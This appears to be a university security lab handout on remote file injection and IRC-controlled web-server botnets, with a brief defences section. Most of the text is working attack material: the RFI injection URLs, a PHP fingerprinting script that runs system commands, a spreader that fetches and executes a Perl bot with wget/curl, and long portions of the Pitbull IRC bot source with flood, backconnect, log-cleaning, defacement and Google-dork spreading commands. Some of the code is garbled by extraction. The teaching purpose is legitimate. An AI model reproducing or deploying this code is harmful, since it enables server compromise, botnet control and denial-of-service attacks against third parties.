A profitable injection will connect the compromised server to a botnet for easy control, to sell the usage off to another party for spamming, DDOS, etc. IRC botnet scripts are well-known and frequently used. Often an innocent IRC server is used to run such a botnet – little IRC communications in a hidden channel aren't usually something that administrators would notice.

Another part of the successful injections are search engines. If a web site is out there, Google can be used to find and exploit them. Such “Google dorks” search parameters allows hackers to quickly find exploitable web sites.

Resources:

Evron, Gadi. “Web Server Botnets and Server Farms as Attack Platforms.” February edition of the Virus Bulletin magazine, available from http://www.circleid.com/posts/web_server_botnets_farms_attack/, 2007.

Lab Instructions:

Before you start, edit the web server address in the file /apache2/htdocs/botflies/well.txt– change this to the ip of your host machine.


```
$servisor='57.35.6.86' unless $servisor;
```

If you haven't yet, start IRCd on your WS 4.0.

```
/usr/local/sbin/ircd -s
```

Go ahead and login to the server with your root user and connect to the room #ece4112.

Go to <http://localhost/botfiles/ver3.txt> and you should see some PHP code like below



```
<?
$dir = @getcwd();
$ker = @php_uname();
echo "Mic22<br>";
$OS = @PHP_OS;
echo "<br>OSTYPE:$OS<br>";
echo "<br>Kernel:$ker<br>";
$SafeMode3123123 = @ini_get('safe_mode');
if ($SafeMode3123123) { $ganteng = "safemode_checkerse_on";
} else {
    $ganteng = "safemode_checkerse_off"; }
echo $ganteng;
echo "<br><br>";
$alb = @php_uname();
$alb2 = system(uptime);
$alb3 = system(id);
$alb4 = @getcwd();
$alb5 = getenv("SERVER_SOFTWARE");
$alb6 = phpversion();
$alb7 = $_SERVER['SERVER_NAME'];
$alb8 = gethostbyname($SERVER_ADDR);
$alb9 = get_current_user();
$os = @PHP_OS;
echo "Free:".view_size($free)."<br>";
echo "os: $os<br>";
```

Done

This is our tester (echo) script. It allows our bot to determine whether the injection was successful to allow further compromises. Files can be any text file... often named as images (.jpg, .gif, etc) to hide them. They must be web-accessible, usually on someone else's host that has been compromised or on a free web-hosting service.

This script has been modified to provide a variety of information about a target.

Load up our remote file injection by doing the following

```
http://(ipaddress)/rfi/index.php?path=http://localhost/botfiles/ver3.txt?
```


Notice while we are using one server:

We are using (ipaddress) as the host being attacked

localhost as a file server hosting files

And also (ipaddress) as an IRC server

These can all be different and any of them may not be where the hacker really is.




Notice all the information we obtained. Our keyword here is 'Mic22' – which is echo'd back to the client so we know the site is vulnerable.

SCREENSHOT: Take a screenshot of a successful Remote File Injection of our tester script.

Spreader / Beachhead script

Let's take a look at the second script this uses.

`http://localhost/botfiles/select.txt`



This script attempts to download and execute some code from our file base – `http://localhost/botfiles/well.txt` - If you notice, it attempts all the PHP execution commands to execute things on the shell.

Many of these functions could be disabled. So our hacker tries them all

`exec()` `passthru()` `system()` `shell_exec()`

Next we try and download our file using a number of command line functions

`wget` `curl` `get` `fetch`

Once this perl script is downloaded, it is executed and deleted.


Try our injection now:

`http://(ipaddress)/rfi/index.php?path=http://localhost/botfiles/select.txt?`

You'll notice our browser window doesn't actually respond. Firefox will keep waiting for data that is never sent. Our script here doesn't actually return any response.

The Compromise

We don't get any browser output, but check our IRC channel. We have a new bot connected named *Just*.



Just like any other bot net, we can send commands to it to do all kinds of things

Check out the code in <http://localhost/botfiles/well.txt>

#You can use the following commands :

#!sh @portscan <ip>

#!sh @nmap <ip> <beginport> <endport>

#!sh @back <ip><port>

#!sh @udpflood <ip> <packet size> <time>

#!sh @tcpflood <ip> <port> <packet size> <time>

#!sh @httpflood <site> <time>

#!sh @linuxhelp

#!sh @rfi <vuln> <dork>

#!sh @system


#!sh @milw0rm

#!sh @logcleaner

#!sh @deface

#!sh @spread <rfi = for example www.mywebsite.com/index.php?=>

#!sh @sendmail <subject> <sender> <recipient> <message>



Interesting commands include

#!sh @spread localhost/botflies/ver3.txt

Let's set which file we're using to spread our bot net

#!sh @rfi <vuln> <dork>

Search for exploits using <dork> in search engines: Google, Yahoo, MSN, AllTheWeb and execute vulnerability <vuln>

```

sub google() {
my @lst;
my $i=$_[0];
my $key=$_[1];
my $lang=$_[2];
my $country=$_[3];
for($b=0;$b<=5000;$b+=100) {
my
$Go=("www.google.".$i."/search?hl=".$lang."&q="&key($key)."&num=
100&start=".$b."&meta=cr%3Dcountry".$country);
my $Res=query($Go);

```

While we can't test this in the lab, this code would gather 5000 sites from Google to try and attempt exploits. Searching with "Google" dorks allows us to easily find sites.

#!sh @milw0rm

Looks for more vulnerabilities to try from the milw0rm database

```
my $socket = IO::Socket::INET-
>new(PeerAddr=>"milw0rm.com",PeerPort=>"80",Proto=>"tcp") or
return;
print $socket "GET http://milw0rm.com/rss.php
HTTP/1.0\r\nHost: milw0rm.com\r\nAccept: */*\r\nUser-Agent:
Mozilla/5.0\r\n\r\n";
my @r = <$socket>;
...
if ($1 !~ m/milw0rm.com|exploits|en/){
push (@lft,"http://www.milw0rm.com/exploits/$1 ");
}}
```

Milw0rm.com is one of many sites that disclose security vulnerabilities. Seems our hacker can easily ping their site for the latest ones to exploit.

SCREENSHOT: Try a number of commands to show that the bot is responding. While it won't spread because it doesn't connect to Google or other search engines, it can easily be done if we set up more web servers to exploit.

Do NOT use the DEFACE command unless you want all your web scripts to be overwritten.

Question 1: Can you find what process name this bot is hiding as? (Hint: it is written in the well.txt bot script). Kill it and watch bot disconnect from the channel.

Don't forget to press Stop in the browser window. This bot may continue to connect because its code it loaded into memory. Restarting your system should wipe it out.

Defenses

We do need to secure our code. Lab 9 showed you how to do this with `basename()`. Avoiding variables in our `include()` statement helps – if you can hardcode the correct files, do so.

Another way would be to change our server configuration. Once again:

Edit `php.ini` (probably `php.ini`) and change the following line
`allow_url_fopen = Off`

Make sure your software is up-to-date. While it may be troublesome to continually patch your applications, an out-of-date software is the easiest way for the hacker to get in. Subscribe to the vendor's mailing lists and keep yourself informed.

Can you make your site unindexable by search engines? Yes – most of them will allow rules in `robots.txt` to stop indexing. But it doesn't make your site hidden... you'll want your users to find it and so probably hackers can find it too.

You do want to hide version numbers for your applications. That way, you can stop specific searches against vulnerable versions.

Also check out what your web host is doing. Are they providing server-based solutions like configuration changes? Do they offer support for patching your systems? Do they track outbound connections like IRC ... esp if you aren't running a web server?

Or does your web host blame you? Do they disconnect you without notification? Or are they even responsible... do they just subcontract from another company? Where do abuse reports go... to you or your host? Do they show you how hackers get in?

Answering these questions may help you if your server gets hacked.

Resources

Evron, Gadi. "Web Server Botnets and Server Farms as Attack Platforms." February edition of the Virus Bulletin magazine, available from http://www.circleid.com/posts/web_server_botnets_farms_attack/, 2007.

Security Focus – <http://www.securityfocus.com>

Security Reason – <http://www.securityreason.com>

Secunia – <http://www.secunia.com>

Security Team - <http://www.securiteam.com/>

Milw0rm - <http://milw0rm.com/>

Google Hacking Database - <http://johnny.ihackstuff.com/ghdb.php>

```

Ver3.txt :
<?
$dir = @getcwd();
$ker = @php_undef();
echo "Mic22<br>";
$OS = @PHP_OS;
echo "<br>OSTYPE:$OS<br>";
echo "<br>Kernel:$ker<br>";
$SafeMode3123123 = @ini_get('safe_mode');
if ($SafeMode3123123) { $ganteng = "safemode_checkerse_on";
} else {
    $ganteng = "safemode_checkerse_off"; }
echo $ganteng;
echo "<br><br>";
$alb = @php_undef();
$alb2 = system(uptime);
$alb3 = system(id);
$alb4 = @getcwd();
$alb5 = getenv("SERVER_SOFTWARE");
$alb6 = phpversion();
$alb7 = $_SERVER['SERVER_NAME'];
$alb8 = gethostbyname($SERVER_ADDR);
$alb9 = get_current_user();
$os = @PHP_OS;
echo "Free:".view_size($free)."<br>";
echo "os: $os<br>";
echo "uname -a: $alb<br>";
echo "uptime: $alb2<br>";
echo "id: $alb3<br>";
echo "pwd: $alb4<br>";
echo "user: $alb9<br>";
echo "phpv: $alb6<br>";
echo "SoftWare: $alb5<br>";
echo "ServerName: $alb7<br>";
echo "ServerAddr: $alb8<br>";
echo "<br><br>";
$dir = @getcwd();
$ker = @php_undef();
$free = disk_free_space($dir);
if ($free === FALSE) {$free = 0;}
if ($free < 0) {$free = 0;}
echo "Free:".view_size($free)."<br>";
$cmd="id";
$seguicmd=ex($cmd);
echo $seguicmd;
function ex($cfe){

```

```

$res = "";
if (!empty($cfe)){
if(function_exists('exec')){
@exec($cfe,$res);
$res = join("\n",$res);
}
elseif(function_exists('shell_exec')){
$res = @shell_exec($cfe);
}
elseif(function_exists('system')){
@ob_start();
@system($cfe);
$res = @ob_get_contents();
@ob_end_clean();
}
elseif(function_exists('passthru')){
@ob_start();
@passthru($cfe);
$res = @ob_get_contents();
@ob_end_clean();
}
elseif(@is_resource($f = @popen($cfe,"r"))){
$res = "";
while(!@feof($f)) { $res .= @fread($f,1024); }
@pclose($f);
}}
return $res;
}
function view_size($size)
{
if (!is_numeric($size)) {return FALSE;}
else
{
if ($size >= 1073741824) {$size = round($size/1073741824*100)/100 ." GB";}
elseif ($size >= 1048576) {$size = round($size/1048576*100)/100 ." MB";}
elseif ($size >= 1024) {$size = round($size/1024*100)/100 ." KB";}
else {$size = $size . " B";}
return $size;
}
}

exit;
?>

```

The next pages have the code well.txt. The pages are images of the code because windows security scanners will delete this code from your machine.

```

#!/usr/bin/perl
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%
# % The_PitBull Pwned your BoX %
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%
#
#      000
#     (o o)
# 000--( )--000-
#
# Pitbull Bot Version 3.0 Private FINAL
#
#You can use the following commands :
#!sh @portscan <ip>
#!sh @nmap <ip> <beginport> <endport>
#!sh @back <ip><port>
#!sh @udpflood <ip> <packet size> <time>
#!sh @tcpflood <ip> <port> <packet size> <time>
#!sh @httpflood <site> <time>
#!sh @linuxhelp
#!sh @rfi <vuln> <dork>
#!sh @system
#!sh @milw0rm
#!sh @logcleaner
#!sh @deface
#!sh @spread <rfi = for example www.mywebsite.com/index.php?= >
#!sh @sendmail <subject> <sender> <recipient> <message>
#!sh @join <#channel>
#!sh @part <#channel>
#!sh @help
#!sh cd tmp for example
#!sh !eval <code= for example :@nickname>
#
# Greets too :
#
# % r0x00k - iNs - Sanchez - RedBull - MaxDeMon - Mic22 - UNIX - %
#

use HTTP::Request;
use LWP::UserAgent;
my $processo = 'httpd';

#####
#####
#/\ \                               .:CONFIGURATION:.\                               /\ \#
#####
#####
my $linas_max='10';
my $sleep='3';
#-----
#Sleep Time and Max. Lines for Anti Flood #
#####
my $cmd="http://localhost/botfiles/well.txt";
my $id="http://localhost/botfiles/ver3.txt";

```

```

my $id="http://localhost/botfiles/ver3.txt";
my $spread="http://localhost/botfiles/select.txt";
#-----#
#Spreader, ID=Response, CMD = Print CMD #
#####
my @adms=("root");
#-----#
#Admins of the Bot set your nickname here #
#####
my @canais("#ece4112");
#-----#
#Put your channel here #
#####
my @nickname = ("Just");
my $nick = $nickname[rand scalar @nickname];
my $ircname = 'Just';
chop (my $realname = `uname -v`);
#-----#
#Identity #
#####
$servidor='57.35.6.86' unless $servidor;
my $porta='6668';
#-----#
#IRCServer and port #
#####
#####
#/\ .:CONFIGURATION:./!\#
#####
#####
#End of Configuration#
# #
#####
$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
use IO::Socket;
use Socket;
use IO::Select;
chdir("/");

# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%
# % The_PitBull Pwned your BoX %
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%

#Connect
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\\0"x16;;
my $pid=fork;
exit if $pid;
die "Masalah fork: $!" unless defined($pid);

```

```

our %irc_servers;
our %DCC;
my $dcc_sel = new IO::select->new();
$sel_cliente = IO::select->new();
sub sendraw {
    if ($#_ == '1') {
        my $socket = $_[0];
        print $socket "$_[1]\n";
    } else {
        print $IRC_cur_socket "$_[0]\n";
    }
}

sub conectar {
    my $meunick = $_[0];
    my $servidor_con = $_[1];
    my $porta_con = $_[2];
    my $IRC_socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$servidor_con",
PeerPort=>$porta_con) or return(1);
    print $IRC_socket "PASS ZTrg3GDexGCxc\r\n";
    if (defined($IRC_socket)) {
        $IRC_cur_socket = $IRC_socket;
        $IRC_socket->autoflush(1);
        $sel_cliente->add($IRC_socket);
        $irc_servers{$IRC_cur_socket}{host} = "$servidor_con";
        $irc_servers{$IRC_cur_socket}{porta} = "$porta_con";
        $irc_servers{$IRC_cur_socket}{nick} = $meunick;
        $irc_servers{$IRC_cur_socket}{meuip} = $IRC_socket->sockhost;
        nick("$meunick");
        sendraw("USER $ircname ".$IRC_socket->sockhost." $servidor_con :$realname");
        sleep 1;
    }
}

my $line_temp;
while( 1 ) {
    while (!(keys(%irc_servers))) { conectar("$nick", "$servidor", "$porta"); }
    delete($irc_servers{''}) if (defined($irc_servers{''}));
    my @ready = $sel_cliente->can_read(0);
    next unless(@ready);
    foreach $fh (@ready) {
        $IRC_cur_socket = $fh;
        $meunick = $irc_servers{$IRC_cur_socket}{nick};
        $nread = sysread($fh, $msg, 4096);
        if ($nread == 0) {
            $sel_cliente->remove($fh);
            $fh->close;
            delete($irc_servers{$fh});
        }
        @lines = split (/\\n/, $msg);
        for(my $c=0; $c<= $#lines; $c++) {

```

```

$line = $lines[$c];
$line=$line_temp.$line if ($line_temp);
$line_temp='';
$line =~ s/\r$//;
unless ($c == $#lines) {
    parse("$line");
} else {
    if ($#lines == 0) {
        parse("$line");
    } elsif ($lines[$c] =~ /\r$/) {
        parse("$line");
    } elsif ($line =~ /\s+(\s+) NOTICE AUTH :.*\*/) {
        parse("$line");
    } else {
        $line_temp = $line;
    }
}
}
}
}
}

sub parse {
my $servarg = shift;
if ($servarg =~ /\sPING \:(.*)/) {
    sendraw("PONG :$1");
} elsif ($servarg =~ /\s\:(.+?)\!(.+?)\@(.+?) PRIVMSG (.+?) \:(.*)/) {
my $pn=$1; my $hostmask= $3; my $onde = $4; my $args = $5;
if ($args =~ /\s\001VERSION\001$/) {
    notice("$pn", "\001VERSION MIRC v6.17 PitBull\001");
}
if (grep {$_ =~ /\sQ$pn\E$/i } @adms ) {
if ($onde eq "$meunick"){
shell("$pn", "$args");
}
}
}

#End of Connect

# %%%%%%%%%%%
# % The_PitBull Pwned your Box %
# %%%%%%%%%%%
#####
# PREFIX #
# #
#####
# You can change the prefix if you want but the commands will be different
# The standard prefix is !sh if you change it into !bitch for example
# every command will be like !bitch @udpfflood, !bitch @googlescan.
# So its recommended not to change this ;)
#####

if ($args =~ /\s(Q$meunick\E|\!sh)\s+(.*)/ ) {
my $natrix = $1;

```

```

if ($args =~ /\A(\Q$meunick\E|\!sh)\s+(.*)/ ) {
    my $natrix = $1;
    my $arg = $2;
    if ($arg =~ /\A!(.*)/) {
        ircase("$pn", "$sonde", "$1") unless ($natrix eq "!sh" and $arg =~ /\A\nick/);
    } elsif ($arg =~ /\A@(.*)/) {
        $sondep = $sonde;
        $sondep = $pn if $sonde eq $meunick;
        bfunc("$sondep", "$1");
    } else {
        shell("$sonde", "$arg");
    }
}
}
}
}
#####
# End of PREFIX #
# #
#####

elsif ($servarg =~ /\A:(.+?)\!(.+?)\@(.+?)\s+NICK\s+(\.(\s+))/i) {
    if (lc($1) eq lc($meunick)) {
        $meunick=$4;
        $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
    }
} elsif ($servarg =~ m/\A:(.+?)\s+433/i) {
    nick("$meunick".int rand(999999));
} elsif ($servarg =~ m/\A:(.+?)\s+001\s+(\.(\s+))\s/i) {
    $meunick = $2;
    $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
    $irc_servers{$IRC_cur_socket}{'nome'} = "$1";
    foreach my $canal (@cana1s) {
        sendraw("JOIN $canal ddot");
    }
}

sub bfunc {
    my $printl = $_[0];
    my $funcarg = $_[1];
    if (my $pid = fork) {
        waitpid($pid, 0);
    } else {
        if (fork) {
            exit;
        } else {
#####
# Help #
# #
#####

if ($funcarg =~ /\Ahelp/) {

```



```

if ($funcarg =~ /^help/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 select the
function you want help for");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0ddos");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0rfiscan");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0backconnect");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0shell");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0portscanner");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 or if you
want too know all the commands type:");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0commands");
}

if ($funcarg =~ /^ddos/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 There are 3
DDossers in this bot");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 UDPFlood,
HTTPFlood and TCPFlood");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0udpfflood <ip> <packet size> <time>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0tcpfflood <ip> <port> <packet size> <time>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh
07@0httpfflood <site> <time>");
}

if ($funcarg =~ /^rfiscan/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 This bot also
contains a RFI Scanner.");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 Commands :");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0rfi
<vuln> <dork>");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 You can find
strings here : http://www.xshqiptaretx.org/strings.txt ");
}

if ($funcarg =~ /^backconnect/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 You use
backconnect like this :");
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 !sh 07@0back
<ip><port>");
}

if ($funcarg =~ /^shell/) {

```

```

if ($funcarg =~ /^shell/) {
    sendraw($IRC_cur_socket, "PRIVMSG $printl :012[004@0Help0012] 012 This bot has
a integrated shell");
